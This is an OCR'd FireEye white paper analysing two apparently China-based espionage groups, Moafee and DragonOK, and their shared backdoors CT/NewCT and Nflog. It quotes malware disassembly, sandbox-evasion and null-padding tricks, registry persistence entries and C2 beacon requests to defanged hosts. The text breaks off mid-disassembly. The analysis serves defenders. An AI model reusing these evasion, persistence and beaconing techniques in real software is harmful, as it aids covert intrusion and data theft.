WHITE PAPER

FireEye

OPERATION QUANTUM ENTANGLEMENT

Authors: Thoufique Haq,
Ned Moran, Sai Vashisht,
and Mike Scott
FireEye Labs

SECURITY
REIMAGINED

CONTENTS

Introduction and Prior Research 3

Attack Methodology 4

- Attack vector 4
- Decoy Behavior 4
- Evasion Techniques 5
- CPU Core Check 5
- Password Protected Documents 7
- Large files 8

Backdoor and RAT Tools 9

- NewCT 9
- Nflog 15
- Sysget/HelloBridge 17
- Mongall 17
- PoisonIvy 17

Threat Actor Attribution 17

- Campaign #1: Moafee 17
- Campaign #2: DragonOK 19

Acknowledgements 20

Appendix A: Python Routine to Decode NewCT and CT Beacons 21

Appendix B: Campaign codes embedded in NewCT/CT 22

Appendix C: Moafee and DragonOK Clusters 23

In the realm of quantum mechanics, entanglement is a peculiar phenomenon in which a **pair of particles takes on the properties of each other, regardless of the distance between them**. Albert Einstein best described this intertwining phenomenon as "**spooky action at a distance"**[1]. This behavior is analogous to the observed correlation between the two geographically separated attack groups detailed in this paper.

We have uncovered two distinct attack campaigns originating from different geographic regions in China using similar tools, techniques and procedures (TTPs). In both campaigns, each attack group employed multiple overlapping TTPs to infiltrate their targets, including similar custom built backdoors and remote administration tools (RATs) such as **CT/NewCT, Mongall** and **Nflog** (and publicly available RATs such as **PoisonIvy**) to maintain access to victim networks. We also observed the use of another custom backdoor called Sysget/HelloBridge by one of the attack groups, which we believe is possibly shared between the campaigns as well. Both groups were also used a well-known proxy tool named **HTRAN**, which is an abbreviation for "**HUC Packet Transmit Tool**"[2] . This tool proxies connections through intermediate hops and aids the attackers in disguising their true geographical location when interacting with the victim networks. We also observed both attack groups using similar techniques to evade detection by security products. In sum, we believe that these groups are from two distinct regions in China and possibly (1) are collaborating , (2) received the same training, (3) have a common toolkit supply chain, or some combination of these three.

The relationship between the two attack groups may be direct or indirect, but based on our current visibility, they seem to have two distinct missions, with each one targeting different industries. We were able to ascertain the geographical locations of the two attack groups by analyzing their "HTRAN" infrastructure over a period of time. We believe a separate third group may also be employing these tools, but we do not have sufficient insight in to this additional group at this time.

The attack group "Moafee" (named after their command and control infrastructure) appears to operate out of the Guangdong province in China and is known to target the governments and military organizations of countries with national interests in the South China Sea. The seas in this region have multiple claims of sovereignty and hold high significance, as it is the second busiest sea-lane in the world[3] and are known to be rich in resources such as rare earth metals[4] , crude oil, and natural gas[5]. We have also observed the Moafee group target organizations within the US defense industrial base.

[1] http://www.technologyreview.com/view/427174/einsteins-spooky-action-at-a-distance-paradox-
[2] http://www.secureworks.com/cyber-threat-intelligence/threats/htran/
[3] http://en.wikipedia.org/wiki/South_China_Sea#Resources
[4] http://www.ifri.org/downloads/ifricanonopedseamanecs.pdf
[5] http://www.eia.gov/countries/regions-topics.cfm?fips=scs

The attack group "DragonOK" (named after an event name in one of their payload executables [6]) appears to operate out of the Jiangsu province in China, and is known to target high-tech and manufacturing companies in Japan and Taiwan. The propensity to target these industries possibly demonstrates an interest in gaining economic competitive advantage in the region through the acquisition of trade secrets .

Attack Methodology:

Attack vector:

The primary observed attack vector used by both groups is spear-phishing emails. The themes--or topics—used in the emails from the DragonOK group were well crafted and highly tailored to the target audience. We also found this attack group using the appropriate language for each of their targets in the phishing emails– such as Japanese and traditional Chinese (mainly used in Taiwan). The attachments in the email were typically an executable file embedded in a ZIP archive or password-protected Microsoft Office documents. One such email, shown in Figure 2 and used by the DragonOK group was written in traditional Chinese, and targeted a Taiwanese technology firm

Decoy Behavior

We observed both attack groups employ decoy documents in order to help deceive potential victims. The decoy documents are presented to the victim while the malware runs in the background. One such Japanese-language decoy documents used by the "DragonOK" group is




Figure 1: Two attack groups with common TTPs

[6] http://www.fireeye.com/blog/technical/malware-research/2013/02/hackers-targeting-taiwanese-technology-firm.html


shown below. It appears to be a resume of someone from Kyoto University in Japan who was involved in English language studies.

Evasion Techniques:

Both attack groups employ numerous, yet common techniques in an attempt to evade detection by various sandbox environments, antivirus (AV) software, and gateway firewalls. We observed environment-based evasion, the use of large file sizes, and password-protected documents – each of which are described in the sections below.

CPU Core Check

The first-stage payload for RATs called "CT/NewCT" used by both the Moafee and DragonOK attack groups employs an evasive "CPU core check" technique. The payload attempts to detect the number of processor



寄件人:

日期: 2012年11月29日 0:56:17 [GMT-08:00]

收件人:

標題: 明年起退休金免稅基準提高

各位勞工：

因應物價上漲，財政部27日公告102年度計算退職所得定額免稅之金額如下：

一、一次領取退職所得者，其所得額之計算方式如下：

(一)一次領取總額在175,000元乘以退職服務年資之金額以下者，所得額為0。

(二)超過175,000元乘以退職服務年資之金額，未達351,000元乘以退職服務年資之金額部分，以其半數為所得額。

(三)超過351,000元乘以退職服務年資之金額部分，全數為所得額。

二、分期領取退職所得者，以全年領取總額，減除758,000元後之餘額為所得額。

財政部進一步說明，上述102年度綜合所得稅退職所得定額免稅金額之調整，係依所得稅法規定之機制調整，納稅義務人於103年辦理102年度綜合所得稅結算申報時可適用。修正前後對照表詳附表(開啟密碼：888888)。

行政院勞工委員會

聯絡電話：23228122

Figure 2: Email containing "888888" password in body with password-protected document attached

cores in the running environment, by calling the "GetSystemInfo" API, which returns a structure with system data, including number of cores. If only one core is detected, it quits as seen in Figure 5. This probably is an attempt to detect virtualized environments such as sandboxes, as well as other analysis environments used by reverse engineers, which often tend to be configured with a single core.

We also observed a similar evasion technique within the "Sysget/HelloBridge" payload





Figure 3: Example decoy document presented to the victim during a DragonOK phishing attack

Figure 4:
Structure returned by GetSystemInfo API



employed by the DragonOK group. It invokes a similar call to "GetSystemInfo" to determine the number of active CPU cores, and the code quits if the system is configured with only one core.

Password Protected Documents:

The "DragonOK" group in particular is known to use password-protected documents delivered as attachments in emails, with the password listed in the contents of the email. This method probably is used to evade detection by AV software, gateway firewalls and malware sandboxes. One such example using the password "888888" is shown in Figure 2 and Figure 6, and has been observed by FireEye[7] before. Another similar sample was referenced by the "contagio" blog[8] and used the password "8861".

Figure 5:
Evasion based on CPU core detection

[7] http://www.fireeye.com/blog/technical/malware-research/2013/02/hackers-targeting-taiwanese-technology-firm.html
[8] http://contagiodump.blogspot.com/2012/08/cve-2012-0158-generated-8861-password.html





Figure 6:
Password-protected document

Large files:

In older phishing emails that link to the tools used by DragonOK and Moafee, we observed an implant over 10 megabytes in size. It was padded with unnecessary null bytes in the overlay section of the file, in order to increase the file size as shown in Figure 7. This probably was done to evade detection, as many host-based and network-based AV engines do not have the ability to scan large files.

Figure 7:
Large null padded overlay section




Backdoor and RAT Tools:

CT/NewCT

Dropper:

This is a first stage payload that drops and runs the NewCT implant. The first stage payload (example: `46e55cdf507ef10b11d74dad6af8b94e`) attempts to detect the number of CPU cores in the running environment by calling `GetSystemInfo` as described in the previous section. If the CPU core check detects more than one core, it implants the `NewCT2 RAT in %temp%\MSSoap.DLL` (some variants will use `BurnDCSrv.DLL and IntelAMTPP.DLL`) and executes the written file. The actual implant is packaged in the resource section of the dropper with a fake bitmap (`BMP`) header, as shown in Figure 8.

Figure 8:
DLL implant embedded in resource section with a fake BMP header



The implant also creates a registry entry file called named "`Windows.reg`" and imports it the contents of this file into the registry, using the command: "`regedit.exe /s Windows.reg`".

Figure 9:
DLL implant embedded in resource section with a fake BMP header

```
BOOL WINAPI GetVersionEx(
  _Inout_  LPOSVERSIONINFO
lpVersionInfo
);

typedef struct _OSVERSIONINFO {
  DWORD dwOSVersionInfoSize;
  DWORD dwMajorVersion;
  DWORD dwMinorVersion;
  DWORD dwBuildNumber;
  DWORD dwPlatformId;
  TCHAR szCSDVersion[128];
} OSVERSIONINFO;
```

These registry entries ensure startup persistence. The contents of "Windows.reg" is populated based on the Operating System (OS) which is determined by a call to the `GetVersionEx` API.

If "`dwBuildNumber`" is equal to 2 (`VER_PLATFORM_WIN32_NT`) and "dwMajorVersion" is less than 6 (prior to Windows Vista) it adds following entry for persistence:

```
[HKEY_CLASSES_ROOT\CLSID\{fbeb8a05-
beee-4442-804e-409d6c4515e9}\
InProcServer32]
@="%Temp%\MSSoap.DLL"
```

Otherwise it creates a copy of itself to `%Temp%\WmiPrvSer.exe` and creates the following entry for persistence:

```
HKCU \Software\Microsoft\Windows\
CurrentVersion\Run\"dllhost" =
%Temp%\WmiPrvSer.exe
```

We also found some clues in the binary that indicate that the tool was authored and built by someone using Chinese fonts on their computer. It contains resource strings in English but the language is set to Chinese as shown below.

Figure 10: Embedded string table in resource section with language set to Chinese

```
STRINGTABLE
LANGUAGE LANG_CHINESE, 0x2
{
103,    "NewCT2"
106,    "Hello World!"
109,    "NEWCT2"
}
```

Implant

The implant (example: `ccff6e0a6f5e7715bdaf62adf0cbed4f`) is called "NewCT/CT" RAT. The particular version we analyzed was NewCT version 2. The implant has persistence mechanisms and contains functionality to perform command and control communication. This backdoor also has functionality to load additional plugins from the command and control server. It exports the following two functions:

```
SendData
CreateInstance
```

It creates a mutex "`HFRM_`" to ensure there is only one running copy of the backdoor. It ensures this by checking if the return value from `CreateMutexA` is `183` (`\xB7`), which corresponds to "`ERROR_ALREADY_EXISTS`"[9].

The payload emits the "POST" network beacon shown below along with stub data. The header values are hardcoded in the payload, specifically the values for "User-Agent", "Cache-Control" and the bytes at offset 0 of the stub (\xcf\xcf) may be of interest to network defenders.

Figure 11: Mutex usage and checks to ensure one running copy

```
push    offset Name     ; "HFRM_"
xor     ebx, ebx
push    ebx             ; bInitialOwner
push    ebx             ; lpMutexAttributes
call    ds:CreateMutexA
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc 1000410D
```

[9] http://msdn.microsoft.com/en-us/library/windows/desktop/ms681382%28v=vs.85%29.aspx

```
POST / HTTP/1.1
Accept-Language: en-en
Content-Type: application/octet-
stream
Pragma: no-cache
Cache-Control: max-age=259200
Connection: Close
Content-Length: 1594
User-Agent: Mozilla/4.0
(compatible; MSIE 6.0;Windows NT
5.1)
Host: http.jpaols[.]com\x0d\x0a\
x0d\x0a\xcf\xcf...
```

The POST stub contains encrypted data. The encrypted data has two layers of abstraction. It is subjected to a bitwise NOT operation followed by encryption using a randomly generated 4-byte XOR key. The data within the POST stub is constructed in a buffer with a header at offset 0 (\ x30\x30) followed by the remote sever, remote port, XOR encrypted data and function call location. The function call location is represented by the textual values shown in the table below and is selected using a switch case statement as shown in Figure 12. It is used by the attacker to track the call path that resulted in the network beacon. The XOR encrypted data contains the MAC Address, hostname and campaign code.

Numeric Representation	Textual Representation
0	index.asp
1	index.php
2	index.jsp
3	index.css
4	home.asp

Figure 12:
Call path determined and embedded in network beacon

To elucidate the encryption scheme, let us go over a sample decryption process. The Figures 13 and 14 below shows data before and after a bitwise NOT operation.

Figure 13:
Encrypted POST stub





Figure 14:
POST stub after bitwise NOT operation



In the resulting data after NOT operation, the XOR key is \x30\x30\x34\x31. When applied to the hex data following it, we get the decrypted data below, which contains the MAC Address, hostname, and campaign code. The Python routine to perform this decryption is included in Appendix A

Figure 15:
Embedded XOR encrypted data in POST stub

We observed plugin functionality in the implant. It has the ability to load a DLL downloaded from the remote server, and calls the following export functions in the DLL:

```
Plugin_GetID
Plugin_Init
Plugins_Start
Plugin_End
```




Figure 16: DLL Plugin functionality allowing additional payloads to be loaded from the server

The call graph for this functionality is shown in Figure 16.

NewCT RAT evolved from older versions called "CT", which has been observed being used in association with the "Nflog" Backdoor. The following password-protected document (46ac122183c32858581e95ef40bd31b3) creates a DLL implant called IntelAMTPP.dll (ebd1f5e471774bb283de44e121efa3e5), which is the "CT" RAT. In this case, the "CT" implant is 10 MB in size, as it has padded null bytes at the end of the file to increase file size in a possible attempt to evade AV engines as described in the previous section on evasion techniques. The "CT" implant has identical functionality to "NewCT", as observed from the embedded strings.

```
00005A58  Connection:close
00005A6C  Cache-Control: max-
age=259200
00005A8C  Pragma: no-cache
00005AA0  Mozilla/4.0 (compatible;
MSIE 6.0;Windows NT 5.1)
00005AD4  Content-Type: application/
octet-stream
00005AFC  image/gif,
image/x-xbitmap, image/jpeg, image/
pjpeg, /
00005B38  Accept-Language: en-en
00005B50  %s%02x
00005B5C  home.asp
00005B68  index.css
00005B74  index.jsp
00005B80  index.php
00005B8C  index.asp
00005EFC  ct.datangcun.com
00005F3C  ct.datangcun.com
00005F7C  20120509
00005F8C  CT V2.1
00006374  Plugin_End
00006380  Plugin_Start
00006390  Plugin_Init
0000639C  Plugin_GetID
```

This version was called "CT V2.1" by the author, which may indicate that there were other earlier versions of this RAT and that it was improved upon incrementally. One of the command and control servers used by a variant of this implant is aptly named "ct.datangcun[.]com". We do not believe either Moafee or DragonOK have controlled the domain "ct.datangcun[.]com", but it was probably controlled by a third group which also used the implant in a separate campaign. The network beacon for version 2.1 is shown below; it uses the same encryption scheme as "NewCT":

```
POST / HTTP/1.1
Accept-Language: en-en
Content-Type: application/oc-
tet-stream
Pragma: no-cache
Cache-Control: max-age=259200
Content-Length: 1572
User-Agent: Mozilla/4.0 (compati-
ble; MSIE 6.0;Windows NT 5.1)
Host: ct.datangcun[.]com:1353\x0d\
x0a\x0d\x0a\xcf\xcf
```

We also observed both attack groups using campaign codes within this implant and which are listed in Appendix B. The campaign codes referred to victim countries, attack dates, command and control infrastructure, and other operational codes – which remain undeciphered.

Nflog

We have observed DragonOK and Moafee use the Nflog implant in addition to an earlier version of the NewCT2 implant. The password-protected XLS document (`46ac-122183c32858581e95ef40bd31b3`) referenced earlier also drops an "Nflog" implant (`a3d3b0686e7bd13293ad0e63ebec67af`) in addition to ….. The "Nflog" implant emits the following network beacon format:

```
POST /NfLog/Nfile.asp HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compati-
ble; MSIE 7.0;Windows NT 5.1)
Host:
Content-Length: 0
Cache-Control: no-cache

POST /NfLog/NfStart.asp?Clien-
tId={LocalIP}%20<49d0>%20{Ex-
ternalIP}&Nick={Identifier}&d-
time=T:8-6-0-53 HTTP/1.1
Accept: */*
Use-Agent: Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.0; .NET CLR
1.1.4322)
Host:
Content-Length: 36
Cache-Control: no-cache
Cookie: ASPSESSIONIDACCARCDD=OKNPG-
CKDLEKEHBOHIHLCOMHD
```

We have observed the use of a newer variant of Nflog (example: `3eab5e12f99b47e822721e-93639ba1d1`) being employed in attacks, which has the beacon format shown below:

```
POST /windowsxp/SNews.asp?HostID={-
MAC Address} HTTP/1.1
Accept: /
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compati-
ble; MSIE 6.0; Windows NT 5.0; .NET
CLR 1.1.4322)
Host:
Content-Length: 126
Connection: Close
Cookie: ASPSESSIONIDAARSSTTB=ECD-
DKIAAOHGODEKKFGOKNJCD
```

Other URI formats it uses are as follows:

```
/windowsxp/SSports.asp?HostID=
/windowsxp/SWeather.asp?HostID=
/windowsxp/SJobs.asp?HostID=
/windowsxp/STravel.asp?HostID=
/windowsxp/NfHostInfo.asp?NickId=
/windowsxp/SGames.asp?HostID=
```

Note the same User-Agent "`Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)`" is used by both

the older and newer version of "Nflog" samples. We also found code-level similarities in the network communication function code, as well as the data collection function code shown in Figure 17. This strongly suggests that it is an updated version of the "Nflog" backdoor.

Figure 17: Identical data collection function seen in both older and newer Nflog variants

```
.text:100038F0          push    ebp
.text:100038F1          mov     ebp, esp
.text:100038F3          mov     eax, [ebp+lpFileName]
